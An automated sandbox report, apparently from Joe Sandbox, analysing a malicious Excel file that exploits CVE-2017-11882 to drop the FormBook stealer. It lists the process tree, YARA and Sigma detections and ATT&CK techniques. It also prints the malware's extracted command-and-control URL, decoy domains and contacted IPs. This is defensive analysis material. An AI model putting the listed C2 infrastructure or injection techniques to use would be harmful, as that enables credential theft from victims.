ID: 452641
Sample Name: Form BA.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:13:46
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Form BA.xlsx

Overview

General Information

Sample Name:	Form BA.xlsx
Analysis ID:	452641
MD5:	f683a8eb2e17866.
SHA1:	b3002f93d24336a.
SHA256:	e6de55ef568521e.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2384 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 3024 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1700 cmdline: 'C:\Users\Public\vbc.exe' MD5: 734A568749C7879E5CA5EA2B8E082F5E)
    - vbc.exe (PID: 1780 cmdline: C:\Users\Public\vbc.exe MD5: 734A568749C7879E5CA5EA2B8E082F5E)
      - explorer.exe (PID: 1388 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
      - rundll32.exe (PID: 1688 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - cmd.exe (PID: 1544 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.gaigoilaocai.com/wufn/"
  ],
  "decoy": [
    "rsautoluxe.com",
    "theroseofsharonsalon.com",
    "singnema.com",
    "nathanielwhite108.com",
    "theforumonline.com",
    "iqpt.info",
    "joneshondaservice.com",
    "fafene.com",
    "solanohomebuyerclass.com",
    "zwq.xyz",
    "searchlakeconroehomes.com",
    "briative.com",
    "frystmor.city",
    "systemofyouth.com",
    "sctsmney.com",
    "tv-safetrading.com",
    "thesweetboy.com",
    "occulusblu.com",
    "pawsthemomentpetphotography.com",
    "travelstipsguide.com",
    "verifypurchase.online",
    "333s998.com",
    "amsmapped.com",
    "mimortgageexpert.com",
    "joshuatreeresearch.com",
    "brasilupshop.com",
    "support24h.site",
    "recipesdunnright.com",
    "feathertiara.net",
    "intoxickiss.com",
    "greenmommarket.com",
    "prinothhusky.com",
    "800pls.info",
    "martabaroagency.com",
    "neosinder.com",
    "davidwarburg.com",
    "chinanl168.com",
    "organicdiscover.com",
    "kingdomvets.com",
    "thetravellingwitch.com",
    "kyg-cpa.com",
    "bigarius.com",
    "collegevillepaareahomes.com",
    "ashestore.site",
    "rizqebooks.com",
    "techwhose.com",
    "peak-valleyadvertising.com",
    "craftbychristians.com",
    "laterlifelendingsupermarket.com",
    "setadragon.com",
    "pon.xyz",
    "reshemporium.com",
    "missk-hair.com",
    "hk6628.com",
    "rootmoover.com",
    "thetew.com",
    "mybodysaver.com",
    "cuadorcoast.com",
    "goteclift.com",
    "solisdq.info",
    "hsicclassactionsettlement.com",
    "cummingsforum.com",
    "talleresmulticar.com",
    "qq4004.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2357669538.0000000000280000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.2357669538.0000000000280000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.2357669538.0000000000280000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.2243103543.00000000001A0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.2243103543.00000000001A0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Execution from Suspicious Folder

Sigma detected: Suspicious Process Start Without DLL

Sigma detected: Suspicious Rundll32 Without Any CommandLine Params

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 1 2 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eav Inse Netv Con

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Expl Red Call
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Man Dev Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Den Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Extra Window Memory Injection 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rog Bas


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Form BA.xlsx	31%	Virustotal		Browse
Form BA.xlsx	30%	ReversingLabs	Win32.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\pool[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.2.vbc.exe.8967b0.2.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
6.3.vbc.exe.8967b0.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.google.com.br/	0%	Avira URL Cloud	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
www.gaigoilaocai.com/wufn/	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.google.com.tw/	0%	Avira URL Cloud	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
71822.bodis.com	199.59.242.153	true	false		high
intoxickiss.com	151.101.0.119	true	true		unknown
www.800pls.info	unknown	unknown	true		unknown
www.pon.xyz	unknown	unknown	true		unknown
www.intoxickiss.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.gaigoilaocai.com/wufn/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.153	71822.bodis.com	United States		395082	BODIS-NJUS	false
3.121.113.175	unknown	United States		16509	AMAZON-02US	true
151.101.0.119	intoxickiss.com	United States		54113	FASTLYUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452641
Start date:	22.07.2021
Start time:	17:13:46
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Form BA.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@10/19@4/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 15.5% (good quality ratio 15%) • Quality average: 75.9% • Quality standard deviation: 26%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:15:03	API Interceptor	40x Sleep call for process: EQNEDT32.EXE modified
17:15:04	API Interceptor	287x Sleep call for process: vbc.exe modified
17:15:54	API Interceptor	214x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.153	new order.xlsx	Get hash	malicious	Browse	• www.globaltradeview.com/n84e/?YP=YB5mtasMUEHgcdBg3w1JzInb0sE5RwTjc/Tqop+T4aXdM6WeS8rV/Q3f3EZlzbjbZYjOJg==&m8ot=8pa4DPp09N0DbNR0
